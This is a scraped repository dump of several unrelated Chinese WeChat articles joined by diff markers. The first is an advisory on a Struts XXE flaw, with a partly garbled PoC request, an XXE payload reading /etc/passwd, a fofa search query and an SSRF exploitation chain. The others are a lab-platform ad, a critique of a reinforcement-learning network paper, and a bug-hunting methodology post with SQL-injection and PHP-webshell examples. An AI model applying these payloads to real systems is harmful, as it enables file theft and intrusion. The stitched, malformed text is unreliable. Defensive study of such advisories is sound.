Apache Struts 是一个基于MVC设计的开源Java Web应用框架。在 **2.0.0至2.3.37,2.5.0至2.5.33,以及6.0.0至6.1.0**
|
||||
版本中,其核心组件XWork在解析XML配置文件时,**未对XML外部实体(XXE)进行有效限制**
|
||||
,导致存在高危的XML外部实体注入漏洞(CVE-2025-68493)。
|
||||
|
||||
攻击者可通过向存在漏洞的接口提交**恶意构造的XML数据**
|
||||
,利用外部实体引用读取服务器敏感文件(如/etc/passwd
|
||||
、/etc/shadow
|
||||
),甚至发起服务器端请求伪造(SSRF)攻击,直接威胁服务器安全。
|
||||
|
||||
**二、漏洞检测POC**
|
||||
```
|
||||
POST 公众号回复“20260115”获取具体漏洞接口 HTTP/2
|
||||
Host:8.8.8.8
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
|
||||
Content-Length: 120
|
||||
Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/webp, image/apng, */*; q=0.8, application/signed-exchange; v=b3
|
||||
Accept-Encoding: gzip, deflate
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
xmlContent=
|
||||
%3fxml+version%3d'1.0'%3f'>
|
||||
<!DOCTYPE+root+[<!ENTITY+root+["!ENTITY+xse+SYSTEM+"file%3a/etc/passwd"]>]><root>26xse%3b</root>
|
||||
```
|
||||
|
||||
**关键Payload(URL解码后直观展示)**
|
||||
```
|
||||
<?xml version='1.0'?>
|
||||
<!DOCTYPE root [
|
||||
<!ENTITY % ext SYSTEM "file:///etc/passwd">
|
||||
]>
|
||||
<root>&ext;</root>
|
||||
```
|
||||
|
||||

|
||||
### 三、fofa语法
|
||||
```
|
||||
app="Struts2"
|
||||
```
|
||||
|
||||

|
||||
## 四、漏洞利用链分析
|
||||
### 攻击流程:
|
||||
1. **发现XML解析端点**
|
||||
:扫描或推测Struts应用的XML处理接口
|
||||
|
||||
1. **构造恶意XXE Payload**
|
||||
:在XML中定义外部实体,指向目标系统文件(如file:///etc/passwd
|
||||
)或内网服务(如http://127.0.0.1/latest/meta-data/
|
||||
)。
|
||||
|
||||
1. **发送并触发解析**
|
||||
:将Payload通过POST请求发送至漏洞接口,触发服务器解析XML并加载外部实体。
|
||||
|
||||
1. **读取敏感信息**
|
||||
:服务器将外部实体引用的内容(如文件内容)返回在响应中,造成信息泄露。
|
||||
|
||||
1. **扩大攻击**
|
||||
:利用读取到的信息(如密钥、配置文件)或通过SSRF探测攻击内网,进一步渗透。
|
||||
|
||||
## 五、漏洞修复建议
|
||||
1. **立即升级**
|
||||
|
||||
1. 尽快升级到Apache Struts官方已修复的版本(**6.1.1及以上**
|
||||
)。
|
||||
|
||||
1. 官方安全更新地址:https://struts.apache.org/
|
||||
|
||||
1. **临时缓解措施**
|
||||
|
||||
1. 在代码或配置中,对所有XML解析器显式禁用DTD和外部实体解析。例如,设置解析器属性:
|
||||
|
||||
```
|
||||
factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
|
||||
factory.setFeature("http://xml.org/sax/features/external-general-entities", false);
|
||||
factory.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
|
||||
```
|
||||
- 在应用或WAF层面,对传入的XML数据进行严格的格式和内容校验,过滤可疑的DOCTYPE和ENTITY声明。
|
||||
|
||||
**3. 安全加固**
|
||||
- 遵循最小权限原则,运行Struts应用的账户应仅拥有必要的最低文件系统访问权限。
|
||||
|
||||
- 对公网暴露的Struts应用进行定期安全扫描和代码审计。
|
||||
|
||||
##
|
||||
|
||||
@@ -0,0 +1,117 @@
|
||||
# 【玄域】Web/App靶场 | 面试题库 | 实战漏洞报告 | 体系化学习
|
||||
原创 無名
|
||||
無名 无名的安全小屋 2026-01-15 02:49
|
||||
|
||||
**玄域网络安全学习平台**
|
||||
|
||||
www.shangsec.com
|
||||
|
||||
|
||||
玄域平台,自2025年2月上线以来,经过近一年的持续优化与迭代升级,目前已建成100+个高质量靶场环境。
|
||||
|
||||
包括Web和App漏洞靶场、面试刷题板块、实战漏洞报告板块、网安学习板块等等。
|
||||
|
||||
**玄域平台**
|
||||
的目标是只做高质量、还原真实场景的靶场环境,构建科学体系的学习路径,近期也将推出IOS App漏洞靶场!
|
||||
|
||||
**玄域靶场已有板块**
|
||||
|
||||
**Web靶场**
|
||||
|
||||
|
||||
|
||||
越权漏洞、登录认证缺陷漏洞、**JS逆向**
|
||||
场景下的漏洞挖掘、支付漏洞、JWT漏洞、SSRF、XSS、RCE、WAF对抗绕过、前端验证绕过等等实战环境。
|
||||
|
||||
**App靶场**
|
||||
|
||||

|
||||
|
||||
购物场景、登录口场景、个人中心场景、**App逆向**
|
||||
场景下的漏洞挖掘等等实战环境。
|
||||
|
||||
**漏洞报告**
|
||||
|
||||

|
||||
|
||||
从实战漏洞报告中学思路,在玄域靶场中练实操!
|
||||
|
||||
**面试刷题**
|
||||
|
||||

|
||||
|
||||
目前平台已有**上百道精选**
|
||||
面试题目,并且所有面试题均有参考回答,涵盖:渗透测试、护网蓝队、应急响应、各厂商的往期面试题目等等。
|
||||
|
||||
**网安学习**
|
||||
|
||||

|
||||
|
||||
**所有视频全部免费学!**
|
||||
目前平台已有30余节学习视频,涵盖基础环境配置、靶场讲解、实战漏洞案例讲解、JS逆向、漏洞挖掘技巧等等
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**Web靶场部分展示**
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**实战漏洞板块**
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**面试刷题板块**
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**App靶场部分展示**
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**网安学习板块**
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
玄域网络安全学习平台,感恩有你一路相伴
|
||||
|
||||
目前平台的价格仅为:**129元/永久**
|
||||
|
||||
学习交流群(学习资料/工具包领取)
|
||||
|
||||

|
||||
|
||||
**过期后+"玄域"+拉你入群**
|
||||
|
||||

|
||||
|
||||
|
||||
+187
@@ -0,0 +1,187 @@
|
||||
# 深度强化学习求解虚拟网络映射(Energy efcient resource allocation based on virtual network embedding for IoT data generation)
|
||||
原创 豆豆 豆豆咨询 2026-01-15 04:17
|
||||
|
||||
最近在复现一篇深度强化学习求解虚拟网络映射的文章,出现了很多的问题,现在对该论文进行分析、复现及主要的问题进行阐述。
|
||||
|
||||
文章如下:Tan L, Aldweesh A, Chen N, Wang J, Zhang J, Zhang Y, Kostromitin K I, and Zhang P. Energy efcient resource allocation based on virtual network embedding for IoT data generation. Automatedd Software Engineering, 2024, 31:66.
|
||||
|
||||
该文章的创新点在于:
|
||||
|
||||
1)利用虚拟网络映射技术,为
|
||||
物联网数据生成提供节能型资源分配决策。物联网建模为多域物理网络,并以
|
||||
存储、计算和带宽为研究对象构建资源约束模型。
|
||||
|
||||
2)设计了一个
|
||||
四层结构的智能体,用于
|
||||
筛选满足数据生成需求的候选物联网节点与链路。该智能体
|
||||
基于奖励机制与梯度反向传播算法进行优化,旨在
|
||||
提升资源分配的长期收益、长期资源利用率及分配成功率。
|
||||
|
||||
(
|
||||
有一些疑问:为什么题目是高效节能的虚拟网络映射,但是创新点却一个字都没有提到?而且全文并没有提到能耗的?)
|
||||
|
||||
作为一个深度强化学习的虚拟网络映射论文,还是要读读该篇文章。以下是该篇文章的设计与实验。
|
||||
|
||||
一、模型设计
|
||||
|
||||
1.1 状态
|
||||
|
||||
环境的状态描述了智能体运行的
|
||||
当前
|
||||
环境条件,包括不同的变量、特征或者属性。智能体通过观察环境的状态了解环境信息,从而采取行动。具体内容如下:
|
||||
|
||||
1)物联网节点的剩余存储资源:资源越大,则越有可能被使用;
|
||||
|
||||
2)物联网节点的剩余计算资源:
|
||||
资源越大,则越有可能被使用;
|
||||
|
||||
3)
|
||||
物联网节点相连的链路
|
||||
剩余
|
||||
带宽资源:
|
||||
资源越大越有可能被使用;
|
||||
|
||||
4)物联网节点的距离$Dis^I(n_i^I)$:
|
||||
$Dis^I(n_i^I)$
|
||||
越小
|
||||
,则更少的链路被使用,因此越有可能被使用;
|
||||
|
||||

|
||||
|
||||
|
||||
计算公式如下所示:
|
||||
|
||||

|
||||
|
||||
其中,
|
||||
|
||||

|
||||
|
||||
该公式应该是$Dis^I{n_i^I}=\sum_{\forall{(i,j)\in{L^I}}}(||D^I{n_i^I}-D^I(n_j^I)||)^2/(1+
|
||||
\sum_{\forall{(i,j)\in{L^I}}}h(l_{i,j}^I)
|
||||
)$,即如下:
|
||||
|
||||

|
||||
|
||||
状态矩阵如下公式(23)所示:
|
||||
|
||||

|
||||
|
||||
|
||||
1.2 智能体
|
||||
|
||||

|
||||
|
||||
整合深度强化模型的智能体物联网架构如图3所示,其中智能体模型包括四层:(1)提取层Extraction layer、(2)卷积层Convolution layer、(3)概率层Probability layer、(4)过滤层Filtering layer。
|
||||
- **提取层**
|
||||
:根据环境信息提取状态矩阵,并将其作为智能体的输入,如公式(23)所示。
|
||||
|
||||
- **卷积层**
|
||||
:利用卷积因子对状态进行操作,获取可用资源向量。
|
||||
|
||||
- **概率层**
|
||||
:基于可用向量,通过Softmax函数计算各物联网节点为数据生成提供资源的被选概率。
|
||||
|
||||
- **过滤层**
|
||||
:根据第3.3节中的约束条件,筛选出不符合相关要求的物联网节点与链路,最终确定候选节点与候选链路。
|
||||
|
||||
(
|
||||
疑问:其中提取层和过滤层两者并没有可更新的参数,可不用设定为某个层。
|
||||
)
|
||||
|
||||
|
||||
智能体依据当前状态与数据生成需求预测资源分配行为,并将其转化为具体指令,通过软件定义网络控制器或虚拟基础设施管理器执行资源分配决策。与此同时,相应的物联网资源将被分配给用户,用户使用完毕后将释放资源。此外,在执行决策过程中,系统将收集环境奖励反馈,以实时学习并优化智能体策略。
|
||||
|
||||
|
||||
需要说明的是,
|
||||
为鼓励探索行为,通过概率层的Softmax函数为策略引入随机性,将策略输出转换为概率分布。同时,
|
||||
通过温度参数控制探索与利用的平衡:较高的参数值可促进更广泛的探索,增加随机性;较低的参数值则倾向于利用已知的最大概率策略,即选择更可能带来高回报的动作,从而鼓励利用行为。
|
||||
|
||||
|
||||
|
||||
在前馈过程中,智能体接收当前状态作为输入,并通过神经网络计算各动作的概率分布,该分布将用于选择下一动作;基于所选动作与环境的交互,系统将获取新的状态与奖励值。需要指出的是,由于探索过程中存在随机性,系统并不总是选择概率值最高的策略。
|
||||
在反向传播过程中,算法依据获得的奖励与状态转移信息计算梯度,并更新参数。参数更新过程通过梯度反向传播实现,从而调整智能体的动作策略以最大化期望奖励。
|
||||
|
||||
|
||||
1.3 动作
|
||||
|
||||
这是智能体对环境的响应。动作为离散动作,即节点资源分配的决策——选择哪些物理节点分配给请求。其具体表示如下:
|
||||
|
||||

|
||||
|
||||
物理链路的选择是在选定物理节点后,通过广度优先搜索候选物理链路实现的。
|
||||
|
||||
1.4 奖励
|
||||
|
||||
|
||||
|
||||
|
||||
奖励是指导智能体学习方向的机制。通过与环境的持续交互,智能体能够学习在不同状态下应采取何种动作以最大化预期奖励。在为物联网数据生成提供节能的资源分配决策,因此我们将资源利用率定义为奖励函数,如公式(19)所示。
|
||||
|
||||

|
||||
|
||||
结合梯度反向传播方法与奖励机制,可引导智能体的优化过程。其损失函数按以下形式进行迭代:
|
||||
|
||||

|
||||
|
||||
其中,\(\mathcal{L}\) 代表损失函数(需说明的是,采用交叉熵损失函数\textsuperscript{*}),\(\nabla\mathcal{L}\) 表示梯度,\(\mu\) 为学习率。若学习率取值过小,智能体的迭代步长将偏小,导致收敛速度过慢;若取值过大,迭代步长则会偏大,容易无法收敛。因此,本研究将 \(\mu\) 设定为 \(0.01\)。
|
||||
|
||||
疑问:
|
||||
|
||||

|
||||
|
||||
在标准的深度学习或强化学习中,这个写法在数学上是错误或不完整的。
|
||||
它更像是**对梯度更新规则的一种描述**
|
||||
,而非定义损失函数本身。
|
||||
|
||||

|
||||
|
||||
|
||||
此外需要特别说明的是,物联网场景中的网络环境与状态处于持续变化中。为此,在每个训练阶段重新提取瞬时的网络环境与状态,以更精确地模拟和预测网络行为,从而更好地优化资源分配策略。算法流程如算法1所示。
|
||||
|
||||

|
||||
|
||||
(
|
||||
有疑问:在动态变化环境中,$G^{V_i}$在batch data中,可能是当前时间窗会没有到来的用户请求,这样就会导致整个系统运行出问题。因此,我们可以设定batch data为一个用户请求
|
||||
)。
|
||||
|
||||
(
|
||||
有疑问:
|
||||
前面有说是虚拟请求的所有节点都被映射之后再链路映射,但是算法1,我们再第5行看到有一个节点被映射,然后选择一个链路请求进行映射,同时计算回报、损失和更新参数,两者产生矛盾。
|
||||
这是一个非常严重的问题,算法的描述一定是出现问题了
|
||||
)。
|
||||
|
||||
|
||||
|
||||
为了解答上述两个疑问,猜测只有两个节点一条链路,静态映射过程才有可能实现上面的算法。
|
||||
|
||||
|
||||
二、仿真实验
|
||||
|
||||
2.1 仿真环境
|
||||
|
||||

|
||||
|
||||
在这个参数表里面并没有看到生存时间,因此可以断定是静态映射。
|
||||
|
||||
|
||||
2.2 实验训练结果
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
2.3 实验测试结果
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
我们可以看到,接收率和系统收益都趋于下降,而且下降幅度非常大,因此该篇文章应该是静态映射。
|
||||
|
||||
3. 总结
|
||||
|
||||
该篇文章阐述了一个深度强化学习的映射方法,虽然有一些缺陷,但是整体还是比较完整,而且是对数据生成请求进行资源分配,整体符合当前AI的发展趋势。
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,285 @@
|
||||
# 漏洞挖掘实战系列(第11期):漏洞挖掘思维模型 从“没思路”到“稳定挖洞”的完整方法论
|
||||
原创 点击关注👉
|
||||
点击关注👉 网络安全学习室 2026-01-15 03:03
|
||||
|
||||
前面10期我们讲了漏洞类型、工具、技巧、实战策略,但真正决定你能不能成为“挖洞高手”的,不是你会多少漏洞,而是——**你有没有一套稳定的思维模型**
|
||||
。
|
||||
|
||||
很多人挖不到漏洞,不是技术不够,而是:
|
||||
- 不知道从哪里开始
|
||||
|
||||
- 不知道怎么判断漏洞类型
|
||||
|
||||
- 不知道怎么构造Payload
|
||||
|
||||
- 不知道怎么在“完全没思路”时找突破点
|
||||
|
||||
这一期,我把自己从0到1挖漏洞的**完整思维流程**
|
||||
拆给你,这是我做CTF、做SRC、做渗透测试时每天都在用的方法论。
|
||||
|
||||
你只要掌握这套模型,就能做到:
|
||||
- 看到任何程序,都知道从哪里下手
|
||||
|
||||
- 遇到没见过的漏洞,也能靠思路硬刚
|
||||
|
||||
- 挖洞速度比别人快几倍
|
||||
|
||||
- 
|
||||
|
||||
## 一、漏洞挖掘的本质:打破“信任边界”
|
||||
|
||||
所有漏洞都来自一句话:
|
||||
|
||||
**程序信任了不该信任的东西。**
|
||||
|
||||
你要做的,就是找到这些“信任点”,然后打破它。
|
||||
|
||||
常见信任边界:
|
||||
- 信任用户输入(SQL注入、XSS、命令注入)
|
||||
|
||||
- 信任文件上传内容(文件上传漏洞)
|
||||
|
||||
- 信任客户端传来的权限(越权、JWT)
|
||||
|
||||
- 信任未初始化的内存(栈溢出、UAF)
|
||||
|
||||
- 信任外部服务(SSRF)
|
||||
|
||||
**挖洞的第一步:列出程序所有“信任的东西”。**
|
||||
## 二、通用挖洞流程:5步思维模型(适用于Web、Pwn、移动端、物联网)
|
||||
### 第1步:信息收集(决定你能不能挖到洞)
|
||||
|
||||
信息收集越充分,漏洞越容易挖。
|
||||
|
||||
Web:
|
||||
- 目录扫描
|
||||
|
||||
- 查看源码
|
||||
|
||||
- 抓包看参数
|
||||
|
||||
- 找隐藏接口
|
||||
|
||||
Pwn:
|
||||
- checksec
|
||||
|
||||
- 看字符串
|
||||
|
||||
- 找危险函数(gets、scanf、strcpy)
|
||||
|
||||
移动端:
|
||||
- 反编译看源码
|
||||
|
||||
- 看AndroidManifest.xml
|
||||
|
||||
- 找暴露组件
|
||||
|
||||
物联网:
|
||||
- 固件提取
|
||||
|
||||
- 文件系统分析
|
||||
|
||||
- 找硬编码密码
|
||||
|
||||
**信息收集做得好,漏洞自动暴露。**
|
||||
### 第2步:识别攻击面(找“可下手的地方”)
|
||||
|
||||
攻击面 = 所有可被用户控制的输入点。
|
||||
|
||||
Web常见攻击面:
|
||||
- URL参数
|
||||
|
||||
- POST数据
|
||||
|
||||
- Cookie
|
||||
|
||||
- 请求头
|
||||
|
||||
- 文件上传
|
||||
|
||||
Pwn常见攻击面:
|
||||
- read/gets/scanf输入
|
||||
|
||||
- 格式化字符串
|
||||
|
||||
- 堆内存操作
|
||||
|
||||
移动端攻击面:
|
||||
- Intent跳转
|
||||
|
||||
- WebView
|
||||
|
||||
- 本地存储
|
||||
|
||||
物联网攻击面:
|
||||
- 二进制程序
|
||||
|
||||
- Web后台
|
||||
|
||||
- 配置文件
|
||||
|
||||
**攻击面越多,漏洞越多。**
|
||||
### 第3步:漏洞类型判断(3秒判断法)
|
||||
|
||||
我总结了一套“漏洞快速判断法”,看到输入点就能猜漏洞类型。
|
||||
|
||||
举例:
|
||||
- 输入点是ID → 优先测SQL注入
|
||||
|
||||
- 输入点是文件名 → 优先测文件包含
|
||||
|
||||
- 输入点是命令参数 → 优先测命令注入
|
||||
|
||||
- 输入点是上传文件 → 优先测文件上传
|
||||
|
||||
- 输入点是格式化字符串 → 优先测任意读/写
|
||||
|
||||
- 输入点是内存操作 → 优先测栈溢出/堆漏洞
|
||||
|
||||
**判断漏洞类型的能力,决定你挖洞的速度。**
|
||||
### 第4步:构造Payload(漏洞利用的核心)
|
||||
|
||||
构造Payload的原则:
|
||||
- 先破坏原有逻辑
|
||||
|
||||
- 再构造自己的逻辑
|
||||
|
||||
- 最后让程序执行你想要的操作
|
||||
|
||||
举例:
|
||||
|
||||
SQL注入:
|
||||
- 破坏:'
|
||||
|
||||
- 构造:' and 1=2 union select 1,2,3--+
|
||||
|
||||
栈溢出:
|
||||
- 破坏:填满缓冲区
|
||||
|
||||
- 构造:覆盖返回地址
|
||||
|
||||
- 执行:跳转到system
|
||||
|
||||
文件上传:
|
||||
- 破坏:绕过后缀检测
|
||||
|
||||
- 构造:上传PHP一句话
|
||||
|
||||
- 执行:连接蚁剑
|
||||
|
||||
**Payload不是乱写,是“破坏→构造→执行”的过程。**
|
||||
### 第5步:验证与绕过(高手和新手的差距)
|
||||
|
||||
真正的高手,不是能挖到洞,而是能:
|
||||
- 绕过WAF
|
||||
|
||||
- 绕过过滤
|
||||
|
||||
- 绕过保护机制(Canary、PIE、NX)
|
||||
|
||||
常见绕过思路:
|
||||
- 编码绕过
|
||||
|
||||
- 拆分关键字
|
||||
|
||||
- 利用注释
|
||||
|
||||
- 利用特殊字符
|
||||
|
||||
- 利用浏览器特性
|
||||
|
||||
- 利用程序逻辑缺陷
|
||||
|
||||
**绕过能力,决定你能不能挖到“别人挖不到的洞”。**
|
||||
## 三、遇到没思路怎么办?(挖洞高手的“救命四招”)
|
||||
|
||||
挖洞时一定会遇到“完全没思路”的情况,我总结了四招:
|
||||
### 第1招:换角度测试
|
||||
- 从GET换到POST
|
||||
|
||||
- 从参数换到Cookie
|
||||
|
||||
- 从正常输入换到畸形输入
|
||||
|
||||
- 从静态测试换到动态调试
|
||||
|
||||
### 第2招:看别人没看的地方
|
||||
- 看JavaScript源码
|
||||
|
||||
- 看隐藏参数
|
||||
|
||||
- 看请求头
|
||||
|
||||
- 看日志
|
||||
|
||||
- 看二进制字符串
|
||||
|
||||
### 第3招:用工具辅助
|
||||
- Burp Scanner
|
||||
|
||||
- SQLMap
|
||||
|
||||
- Nmap NSE
|
||||
|
||||
- ROPgadget
|
||||
|
||||
- Frida
|
||||
|
||||
### 第4招:回到“信任边界”
|
||||
|
||||
问自己三个问题:
|
||||
- 程序信任了什么?
|
||||
|
||||
- 我能不能控制它?
|
||||
|
||||
- 我能不能让它执行我想要的操作?
|
||||
|
||||
**这四招能解决90%的“没思路”情况。**
|
||||
## 四、挖洞高手和普通人的差距(核心差距只有3个)
|
||||
### 差距1:信息收集的深度
|
||||
|
||||
普通人:扫一下目录就开始乱测
|
||||
|
||||
高手:先把所有攻击面列出来,再下手
|
||||
### 差距2:漏洞判断的速度
|
||||
|
||||
普通人:一个点测半小时
|
||||
|
||||
高手:3秒判断漏洞类型,1分钟写出Payload
|
||||
### 差距3:绕过能力
|
||||
|
||||
普通人:被WAF拦一下就放弃
|
||||
|
||||
高手:换10种方法绕过,直到成功
|
||||
## 五、福利+互动
|
||||
|
||||
这套思维模型,是我从运维转行网络安全后,**花了3年时间总结出来的挖洞方法论**
|
||||
。
|
||||
|
||||
它适用于CTF、SRC、渗透测试、应急响应,是真正“通用”的漏洞挖掘思维。
|
||||
|
||||
**200节攻防教程,限时领!**
|
||||
|
||||
想要的兄弟,**关注我+在后台发“学习”**
|
||||
,直接免费分享!
|
||||
|
||||

|
||||
|
||||
咱学漏洞挖掘和CTF,光看文章不够,这套教程里全是**实战演示**
|
||||
——从工具配置到漏洞利用,每一步都手把手教,跟着练就能上手!
|
||||
|
||||
(注:资源领取入口在公众号后台,关注后发“学习”自动弹链接)
|
||||
|
||||
### 下期预告
|
||||
|
||||
第12期将带来「漏洞挖掘实战训练篇」,我会给你一套“从0到1挖漏洞的训练计划”,包括:
|
||||
- 每天练什么
|
||||
|
||||
- 怎么练
|
||||
|
||||
- 用哪些靶场
|
||||
|
||||
- 练多久能达到CTF选手水平
|
||||
|
||||
这是我带新人时用的训练体系,非常有效,想系统提升挖洞能力的兄弟不要错过!
|
||||
|
||||
Reference in new issue
Block a user